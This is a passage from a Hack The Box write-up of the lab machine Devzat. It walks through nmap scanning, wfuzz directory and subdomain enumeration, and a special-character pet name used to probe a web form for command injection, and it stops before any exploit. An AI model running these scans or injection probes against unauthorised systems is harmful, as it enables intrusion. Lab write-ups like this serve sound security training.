
Machine IP: 10.10.11.118



Author: Arman

- https://github.com/ArmanHZ
- https://app.hackthebox.com/profile/318304

Initial Enumeration

As always, we start with `nmap` port scan to see which ports and services are open for us to look at.

```
$ mkdir nmap
$ nmap -sC -sV -v -oN nmap/initial_scan 10.10.11.118
```

```
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.2 (Ubuntu Linux;
protocol 2.0)
| ssh-hostkey:
```


```
|   3072 c2:5f:fb:de:32:ff:44:bf:08:f5:ca:49:d4:42:1a:06 (RSA)
|   256 bc:cd:e8:ee:0a:a9:15:76:52:bc:19:a4:a3:b2:ba:ff (ECDSA)
|_  256 62:ef:72:52:4f:19:53:8b:f2:9b:be:46:88:4b:c3:d0 (ED25519)
80/tcp   open  http    Apache httpd 2.4.41
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-title: Did not follow redirect to http://devzat.htb/
|_http-server-header: Apache/2.4.41 (Ubuntu)
8000/tcp open  ssh     (protocol 2.0)
| ssh-hostkey:
|_  3072 6a:ee:db:90:a6:10:30:9f:94:ff:bf:61:95:2a:20:63 (RSA)
| fingerprint-strings:
|   NULL:
|_    SSH-2.0-Go
```

As we can see, we have 3 services running. 2 of them are SSH and one Apache HTTP server.

Before trying to do anything with the SSH services, let us first check out the web page.

Web Page

If we look closely at the `nmap` results, we can see that `nmap` did not follow a redirect to http://devzat.htb/.
If we try to go to the page "http://10.10.11.118/", we won't be able to access anything. In my case, I get the following page with no way to accept the risk.




If we `curl` to the same address, we will get the same response as `nmap`.

So let us add the "devzat.htb" host to our `/etc/hosts` file.

```
10.10.11.118 devzat.htb
```

Now if we navigate to the page, we get the following:




This is also a good to time to start some background directory and file enumeration on the website.
For the word list, we are going to use the "SecLists" (https://github.com/danielmiessler/SecLists) and for the tool, I prefer to use `wfuzz`, however, other tools such as `gobuster` are also good.

I like to start with raft-small word lists. They are usually good for quick hits. If not, we can always use larger or target specific word lists.

Let us continue to check out the web site while our scans are running.

We find some useful information such as how to join the chat application called the "Devzat".




This also explains the 2nd SSH service which we saw on our `nmap` scan.

We also find the following:

Patrick is probably one of the employees and we should save his name somewhere.

Another important information is that they talk about development branches.



The chat is being developed in it's own branch and aside from the stable release. It will be housed in only one project folder and will be run from a single executable. User growth is huge lately. We expect it to be even more in less than 2 weeks, as we

This makes me think that there is a `git` directory or maybe even a subdomain somewhere.


Now that we have performed an initial look at the website, let us check our scans.

Directory Enumeration

```
$ wfuzz -c -w raft-small-directories.txt --hc 404 http://devzat.htb/FUZZ
```

```
~/Hacking/SecLists/Discovery/Web-Content
λ ➤  wfuzz -c -w raft-small-directories.txt --hc 404 http://devzat.htb/FUZZ
********************************************************
* Wfuzz 3.1.0 - The Web Fuzzer                         *
********************************************************

Target: http://devzat.htb/FUZZ
Total requests: 20116

=====================================================================
ID           Response   Lines    Word       Chars       Payload
=====================================================================

000000002:   301        9 L      28 W       309 Ch      "images"
000000084:   301        9 L      28 W       309 Ch      "assets"
000000139:   301        9 L      28 W       313 Ch      "javascript"
000004227:   403        9 L      28 W       275 Ch      "server-status"
000004255:   200        191 L    623 W      6527 Ch     "http://devzat.htb/"

Total time: 248.1911
Processed Requests: 20116
Filtered Requests: 20111
Requests/sec.: 81.05043
```

Looks like, we did not get anything useful. And accessing directories such as "javascript", gives us 403 error.



We also did not find any ".git" directories.

File Enumeration

```
$ wfuzz -c -w raft-small-files.txt --hc 404 http://devzat.htb/FUZZ
```

```
~/Hacking/SecLists/Discovery/Web-Content
λ ➤  wfuzz -c -w raft-small-files.txt --hc 404 http://devzat.htb/FUZZ
********************************************************
* Wfuzz 3.1.0 - The Web Fuzzer                         *
********************************************************

Target: http://devzat.htb/FUZZ
Total requests: 11424

=====================================================================
ID           Response   Lines    Word       Chars       Payload
=====================================================================

000000006:   200        63 L     2733 W     17128 Ch    "LICENSE.txt"
000000061:   200        191 L    623 W      6527 Ch     "index.html"
000000149:   403        9 L      28 W       275 Ch      ".htaccess"
000000371:   200        191 L    623 W      6527 Ch     "."
000000529:   403        9 L      28 W       275 Ch      ".html"
000001170:   200        30 L     121 W      877 Ch      "README.txt"
000001556:   403        9 L      28 W       275 Ch      ".htpasswd"
000001822:   403        9 L      28 W       275 Ch      ".htm"
000002092:   403        9 L      28 W       275 Ch      ".htpasswds"
000004616:   403        9 L      28 W       275 Ch      ".htgroup"
000007069:   403        9 L      28 W       275 Ch      ".htaccess.bak"
000008678:   403        9 L      28 W       275 Ch      ".htuser"

Total time: 139.0234
Processed Requests: 11424
Filtered Requests: 11412
Requests/sec.: 82.17319
```

Again, nothing interesting. The "LICENSE.txt" is actually a license file and the "README.txt" file is for the UI.

Exploring SSH Port 8000

Before attacking the web server some more, let us check out this app they are talking about.

We can connect to app with SSH and providing a username, let us use "patrick" as our username. Maybe we can login as him and have some admin abilities?

```
$ ssh patrick@10.10.11.118 -p 8000
```

We get the following error message (this might also be just my Linux setup):

```
Unable to negotiate with 10.10.11.118 port 8000: no matching host key type
found. Their offer: ssh-rsa
```

No problem, we can bypass it as follows:

```
$ ssh -o HostKeyAlgorithms=ssh-rsa  patrick@10.10.11.118 -p 8000
```

However, we get the following message:

```
Nickname reserved for local use, please choose a different one.
```

If we pick any other name, we connect without any problem.

Now this app is interesting and if we google its name, it is actually a SSH messaging application (https://github.com/quackduck/devzat)
After looking at its GitHub page, specially the Issues page, I did not see any possible vulnerabilities with the application. Googleing for "Devzat exploits" also yields nothing.

In conclusion, the port 8000 is...

Enumerating Subdomains

After enumerating some more files, directories and JavaScript files, I suddenly remembered about the Git directory or any version control directory. The website tells us that there are two branches. However, when we try to go to "http://git.devzat.htb/" we get the following redirect:

```
~/Hacking/Boxes/Devzat
λ ➤  curl http://devzat.htb \
-H "Host: git.devzat.htb"
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>302 Found</title>
</head><body>
<h1>Found</h1>
<p>The document has moved <a href="http://devzat.htb/">here</a>.</p>
<hr>
<address>Apache/2.4.41 (Ubuntu) Server at git.devzat.htb Port 80</address>
</body></html>
```

But, let us do a subdomain enumeration anyway.


```
# Using SecLists DNS directory.
$ wfuzz -c -w subdomains-top1million-5000.txt -u "http://devzat.htb/" -H
"Host: FUZZ.devzat.htb" --hc 302
```

```
~/Hacking/SecLists/Discovery/DNS
λ ➤  wfuzz -c -w subdomains-top1million-5000.txt -u "http://devzat.htb/" -H "Host: FUZZ.devzat.htb" --hc 302
********************************************************
* Wfuzz 3.1.0 - The Web Fuzzer                         *
********************************************************

Target: http://devzat.htb/
Total requests: 4989

=====================================================================
ID           Response   Lines    Word       Chars       Payload
=====================================================================

000003745:   200        20 L     35 W       510 Ch      "pets"

Total time: 0
Processed Requests: 4989
Filtered Requests: 4988
Requests/sec.: 0
```

Interesting... Let us add "pets.devzat.htb" to our `/etc/hosts` file and navigate to the web page.


Pets Subdomain

Navigating to the page "http://pets.devzat.htb/", we get:




Seems like there is one action which we can perform and that is to add pets.

Now, let us add a pet just to test how the web page reacts.




We can see that our "Test" pet cat is added and our request parameters were a name and a species.

Now we can give the pet a name such as `"'/-_#\` so that maybe we can break something on the server.




Looks like we broke something. This is good and by the looks of the error message, bash is running our commands. However, this is just a guess at this point.

Let us try to get a RCE now.

